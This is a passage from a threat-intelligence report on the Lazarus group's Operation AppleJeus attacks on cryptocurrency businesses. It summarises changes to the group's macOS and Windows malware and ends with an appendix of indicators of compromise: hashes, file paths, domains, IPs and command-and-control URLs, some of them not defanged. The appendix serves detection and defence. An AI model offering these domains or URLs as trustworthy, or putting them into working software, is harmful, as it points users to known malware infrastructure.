


Fig. 8 Infection map

The actor altered their macOS and Windows malware considerably, adding an authentication mechanism in the macOS downloader and changing the macOS development framework. The binary infection procedure in the Windows system differed from the previous case. They also changed the final Windows payload significantly from the well-known Fallchill malware used in the previous attack. We believe the Lazarus group's continuous attacks for financial gain are unlikely to stop anytime soon.




Fig. 9 Timeline of Operation AppleJeus

Since the initial appearance of Operation AppleJeus, we can see that over time the authors have changed their modus operandi considerably. We assume this kind of attack on cryptocurrency businesses will continue and become more sophisticated.

Appendix I – Indicators of Compromise

File Hashes (malicious documents, Trojans, emails, decoys)

macOS malware

- c2ffbf7f2f98c73b98198b4937119a18 MacInstaller.dmg
- 8b4c532f10603a8e199aa4281384764e BitcoinTrader.pkg
- bb04d77bda3ae9c9c3b6347f7aef19ac .loader
- 3efeccfc6daf0bf99dcb36f247364052 4_598324167359594613 2.dmg
- cb56955b70c87767dee81e23503086c3 WbBot.pkg
- b63e8d4277b190e2e3f5236f07f89eee .loader
- be37637d8f6c1fbe7f3ffc702afdfe1d MarkMakingBot.dmg
- bb66ab2db0bad88ac6b829085164cbbb BitcoinTrader.pkg
- 267a64ed23336b4a3315550c74803611 .loader
- 6588d262529dc372c400bef8478c2eec UnionCryptoTrader.dmg
- 55ec67fa6572e65eae822c0b90dc8216 UnionCryptoTrader.pkg
- da17802bc8d3eca26b7752e93f33034b .unioncryptoupdater

- 39cdf04be2ed479e0b4489ff37f95bbe JMTTrader_Mac.dmg
- e35b15b2c8bb9eda8bc4021accf7038d JMTTrader.pkg
- 6058368894f25b7bc8dd53d3a82d9146 .CrashReporter

Windows malware

- a9e960948fdac81579d3b752e49aceda WFCUpdater.exe
- 24B3614D5C5E53E40B42B4E057001770 UnionCryptoTraderSetup.exe
- 629B9DE3E4B84B4A0AA605A3E9471B31 UnionCryptoUpdater.exe
- E1953FA319CC11C2F003AD0542BCA822 AdobeUpdator.exe, AdobeARM.exe
- f221349437f2f6707ecb2a75c3f39145 rasext.dll
- 055829E7600DBDAE9F381F83F8E4FF36 UnionCryptoTraderSetup.exe
- F051A18F79736799AC66F4EF7B28594B Unistore.exe

File path

- %SYSTEM%\system32\rasext.dll
- %SYSTEM%\system32\msctfp.dat
- %APPDATA%\Lenovo\devicecenter\Device.exe
- %APPDATA%\Lenovo\devicecenter\CenterUpdater.exe
- %APPDATA%\Local\unioncryptotrader\UnionCryptoUpdater.exe
- $APPDATA%\adobe\AdobeUpdator.exe
- C:\Programdata\adobe\adobeupdator.exe
- %AppData%\Local\Comms\Unistore.exe

Domains and IPs

Domains

- www.wb-bot.org
- www.jmttrading.org
- cyptian.com
- beastgoc.com
- www.private-kurier.com
- www.wb-invest.net
- wfcwallet.com
- chainfun365.com
- www.buckfast-zucht.de
- invesuccess.com
- private-kurier.com
- aeroplans.info
- mydealoman.com
- unioncrypto.vip

IPs

- 104.168.167.16
- 23.254.217.53
- 185.243.115.17
- 104.168.218.42
- 95.213.232.170
- 108.174.195.134
- 185.228.83.32
- 172.81.135.194

URLs

- https://www.wb-bot[.]org/certpkg.php
- http://95.213.232[.]170/ProbActive/index.do
- http://beastgoc[.]com/grepmonux.php
- https://unioncrypto[.]vip/update